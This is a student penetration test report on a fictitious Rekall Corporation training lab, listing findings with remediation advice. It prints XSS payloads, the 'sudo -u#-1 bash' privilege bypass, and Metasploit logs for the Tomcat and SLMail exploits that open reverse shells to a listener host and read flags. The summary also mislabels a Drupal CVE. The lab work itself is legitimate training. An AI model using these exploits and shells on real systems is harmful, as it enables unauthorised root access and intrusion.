Brute Force Attack	Medium
Session Management	Critical
Local File Inclusion	Medium
Open Source Exposed Data	Medium
Apache Tomcat Remote Code Execution Vulnerability CVE-2017-12617	Critical
Shellshock Vulnerability	Critical
Struts - CVE 2017-5638	Critical
Drupal - CVE 2019-14287	Critical
sudo 1.8.27 - Security Bypass CVE-2019-14287	Critical
FTP Enumeration	High
PsExec Exploit	Critical
SLMail Vulnerability	Critical
Cached Credentials	High


The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	192.168.13.1, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14 172.22.117.10, 172.22.117.20 8 Total
Ports	21, 22, 25, 53, 79, 80, 88, 106, 110, 135, 139, 389, 443, 445, 464, 593, 636, 3268, 3269, 8080 20 Total

Exploitation Risk	Total
Critical	11
High	5



Medium	4
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Cross Site Scripting Reflected, Stored
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	The Rekall web application has multiple fields that accept XSS inputs. The 'Welcome' and 'Memory Planner' pages were both vulnerable to reflected XSS exploits. The 'Welcome' page was very vulnerable with any basic XSS attack while the 'Memory Planner' page required slightly more advanced XSS methods (embedded script). The 'Comment' page was also vulnerable to stored XSS attacks which present a much larger threat to the web application and business.
Images	 <p>The screenshot shows a browser window with the URL 192.168.14.35/Welcome.php?payload=c%2F%2F<script>alert('Get+Hacked')<%2Fscript><br%2F>. The page content displays the Rekall logo and navigation links (Home, About Rekall, Welcome, VR Planner, Login). Below the navigation is a section titled 'WELCOME TO VR PLANNING'. It includes a character development section with a placeholder for a name and a button labeled 'GO'. There are three circular icons representing 'Character Development', 'Adventure Planning', and 'Location Choices', each with a brief description. A message at the bottom encourages users to click a link to start their VR experience.</p>

	 <p>The screenshot shows a Firefox browser window with the URL http://192.168.14.35/Memory-Planner. The page displays a red header with the Rekall logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. Below the header is a black banner featuring three images: a silhouette of a secret agent, a chef preparing food, and a person on stage. The text "Who do you want to be?" is centered above a search bar. Below the search bar, a message says "You have chosen, great choice!" followed by "Congrats, flag 2 is ksdhd99dkas".</p>  <p>The screenshot shows a Firefox browser window with the URL http://192.168.14.35/comments. The page displays a red header with the Rekall logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. The main content area has a heading "Please leave your comments on our website!" and a message "CONGRATS, FLAG 3 is sd7fk1nctx". Below this is a form with a red input field containing the XSS payload "<script>alert('get hacked')</script>". A table below the form shows one entry: "1 bee" by "2023-02-08 01:01:12".</p>
Affected Hosts	http://192.168.14.35/Memory-Planner , Welcome">http://192.168.14.35>Welcome , http://192.168.14.35/comments
Remediation	Implementation of Content Security Policy (CSP) to secure the web app against XSS. Applying input validation to all fields as well as context-sensitive encoding.

Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	The Rekall website allows for users to upload pictures in two separate locations. Both of these uploads can be exploited by uploading malicious files

	that are disguised as normal photos. The uploads are configured to only allow for .jpg files to be uploaded, but a malicious php script can still be uploaded. The field only checks for .jpg in the name of the file and not the actual file type.
Images	 <p>The screenshot shows a web browser window titled "Memory Planner" with the URL "192.168.14.35/Memory-Planner.php". The page has a red header with the "REKALL CORPORATION" logo. Below the header, there is a banner featuring a motorcycle racer. A central text area says "Choose your Adventure by uploading a picture of your dream adventure!". Below this, there is a file upload form with a placeholder "Please upload an image:" and a "Browse..." button. The status bar at the bottom of the form says "Your image has been uploaded here. Congrats, flag 5 is mmsd73g".</p>  <p>The screenshot shows the same web browser window with the URL "192.168.14.35/Memory-Planner.php". The page features a banner with three circular images of snowy mountain landscapes. A central text area says "Choose your location by uploading a picture". Below this is a file upload form with a placeholder "Please upload an image:" and a "Browse..." button. The status bar at the bottom says "Your image has been uploaded here. Congrats, flag 6 is id8skd62hdd". At the very bottom of the page, there is a small copyright notice: "© 2022 Trilogy Education Services, LLC, a 2U, Inc. brand. Confidential and Proprietary. All Rights Reserved. This site is operated by Trilogy Education Services, a 2U, Inc. brand, for educational purposes only. This is a fictitious website and scenario intended only for internal academic purposes."</p>
Affected Hosts	http://192.168.14.35/Memory-Planner.php
Remediation	Uploaded files should not immediately be uploaded to the file system, and should be inspected and sanitized before being added.

Vulnerability 3	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	In the Rekall Admin Networking Tools the DNS Check as well as the MX Record Checker both are able to be exploited into running unauthorized

	commands on the web server. The DNS server was able to be easily exploited by chaining commands together with '&&'. The MX Record Checker was not able be exploited by chaining commands but was able to pass the ']' command to retrieve data.
Images	
Affected Hosts	http://192.168.14.35/networking.php
Remediation	All input fields need to be validated and sanitized before being passed into the backend of the web server.

Vulnerability 4	Findings
Title	CVE-2017-12617


Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Researched exploits involving 'Tomcat' and 'JSP' in msfconsole. exploit 'multi/http/tomcat_jsp_upload_bypass' was found. After setting the RHOSTS to 192.168.13.10 in the options we were successful in connecting to a root shell on that target machine. This shell with route access allows for immediate and extreme exploitation of a system. After going to the /root directory we located and opened Flag 7.
Images	<pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10 RHOST => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.18.170.68:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (172.18.170.68:4444 → 192.168.13.10:55130) at 2023-02-09 20:06:50 -0500 whoami root root pwd /usr/local/tomcat cd /root find flag ^C Abort session 1? [y/N] n [*] Aborting foreground process in the shell session find . -name *.txt ./flag7.txt find -name flag cat .flag7.txt 8ks6sbhss</pre>
Affected Hosts	192.168.13.10
Remediation	Update Apache Tomcat to a more recent and secure update.

Vulnerability 5	Findings
Title	sudo 1.8.27 - Security Bypass CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Sudo does not check for the existence of the specified user id and executes the with arbitrary user id with the sudo privilege, “-u#-1” returns as 0 which is root's id. Using this Exploit we were able to gain root access on the target machine

Images	\$ sudo -u#-1 bash root@9d93ed65aff0:/# cd root root@9d93ed65aff0:/root# ls flag12.txt root@9d93ed65aff0:/root# cat flag12.txt d7sdfksdf384 root@9d93ed65aff0:/root# █
Affected Hosts	192.168.13.14
Remediation	Update Sudo to version 1.8.28 or later.

Vulnerability 6	Findings
Title	SLMail
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Searching for slmail using msfconsole we found the exploit “exploit/windows/pop3/seattlelab_pass”. Using this exploit we were able to configure the RHOSTS and the LHOST and execute the exploit to drop us into a meterpreter shell. Within this shell we can read, write and delete files from directories.
Images	<pre>meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > background [*] Backgrounding session 1 ... msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Windows NT/2000/XP/2003 (SLMail 5.5)</pre>
Affected Hosts	172.22.117.20
Remediation	Find a more secure service than SLMail.

Vulnerability 7	Findings
Title	Sensitive Data Exposure

Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Looking for information on the web led us to find user credentials with a password hash published on a public github repository.
Images	
Affected Hosts	172.22.117.20
Remediation	Do not upload sensitive data to a public repository.

Add any additional vulnerabilities below.